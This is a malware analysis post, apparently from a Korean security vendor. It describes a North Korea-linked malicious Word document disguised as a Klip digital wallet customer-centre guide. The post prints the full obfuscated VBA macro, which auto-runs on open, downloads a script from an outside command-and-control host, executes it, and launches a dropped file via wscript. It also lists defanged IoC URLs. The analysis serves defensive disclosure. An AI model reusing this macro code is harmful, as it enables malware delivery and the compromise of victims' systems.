North Korea-linked APT attack found disguised as a digital asset wallet service customer center!

blog.alyac.co.kr/4501

February 16, 2022


Detailed content

body title

North Korea-linked APT attack found disguised as a digital asset wallet service customer center!


Malware analysis report
by pill 4 2022. 2. 16. 14:55

main text



Hello? This is the East Security Security Response Center (ESRC).
A malicious file disguised as the Klip customer center was recently discovered, and users need to be extra careful.


Klip is a digital asset wallet service developed by Ground X, a blockchain-related subsidiary of Kakao. The file found this time was distributed under the file name '[Klip Customer Center] Mistransmission_Token Resolution_Guide.doc'.



[Figure 1] Screen inducing users to click the content use button

The file contains malicious macros, convincing users to click the Enable Content button, claiming that the document is protected.

If the user clicks the use content button, it is written like a file sent from the actual Klip customer center, causing the user to mistake it for a real normal file.



[Figure 2] Klip customer center camouflage file

However, that file contains the macro code, and the macro runs in the background.


```
Sub Perform(wrd)
   Set wm = GetObject("win" & "mgm" & "ts" & ":w" & "in" & "32_" & "pr" & "oc" & "es" & "s")
   wm.Create wrd
End Sub

Sub Present()
   On Error Resume Next
   Weed "pic", "1qa" & "z2w" & "sx"
   For Mode = 10 To 0 Step -1
      ActiveWindow.View.SeekView = Mode
      With Selection
         .WholeStory
         .Font.Hidden = False
         .Collapse
      End With
   Next
End Sub

Sub AutoOpen()
   On Error Resume Next
   Present
   wnd.Save
   cnt = "On" & " Er" & "ro" & "r " & "Re" & "su" & "me " & "Nex" & "t:" & "Set" & " mx" & " =" & " C" & "re" & "ate" & "Obj" & "ec" & "t(""" & "Mic" & "ros" & "of" & "t.X" &
"ML" & "HT" & "TP""" & "):m" & "x." & "op" & "en" & " """ & "GET" & """" & ", " & """h" & "ttp" & "://" & "as" & "en" & "al" & ".m" & "edi" & "anew" & "sonl" & "ine" & ".c" &
"om/" & "go" & "od/" & "luc" & "k/" & "fl" & "av" & "or/" & "lis" & "t." & "ph" & "p?q" & "ue" & "ry=" & "1""" & ", F" & "als" & "e:m" & "x.S" & "end" & ":Ex" & "ec" & "ut" &
"e(" & "mx" & ".r" & "esp" & "on" & "se" & "Tex" & "t)"
   pth = GenPlace() & "₩1" & "589" & "989" & "024" & ".xm" & "l"
   ResContent pth, cnt
   Perform ("wsc" & "rip" & "t." & "exe" & " //" & "e:v" & "bsc" & "rip" & "t /" & "/b" & " " & pth)
End Sub
```

[Figure 3] Macros included in malicious files

When the macro is executed, the file is dropped in xml format, and the dropped file is automatically executed and then attempts to connect to the C&C.



[Figure 4] xml file dropped after macro execution

However, at the time of analysis, access to the C&C server was not possible, so further analysis was not possible.

This threat has been identified as an extension of the 'Smoke Screen' campaign, which is one of the three major threats of 'Thallium (also known as Kimsuky)'.

IoC

hxxp://asenal.medianewsonline[.]com/good/luck/flavor/list.php?query=1
hxxp://asenal.medianewsonline[.]com/good/luck/flavor/show.php

Currently, the pill is being detected as **Trojan.Downloader.DOC.Gen** .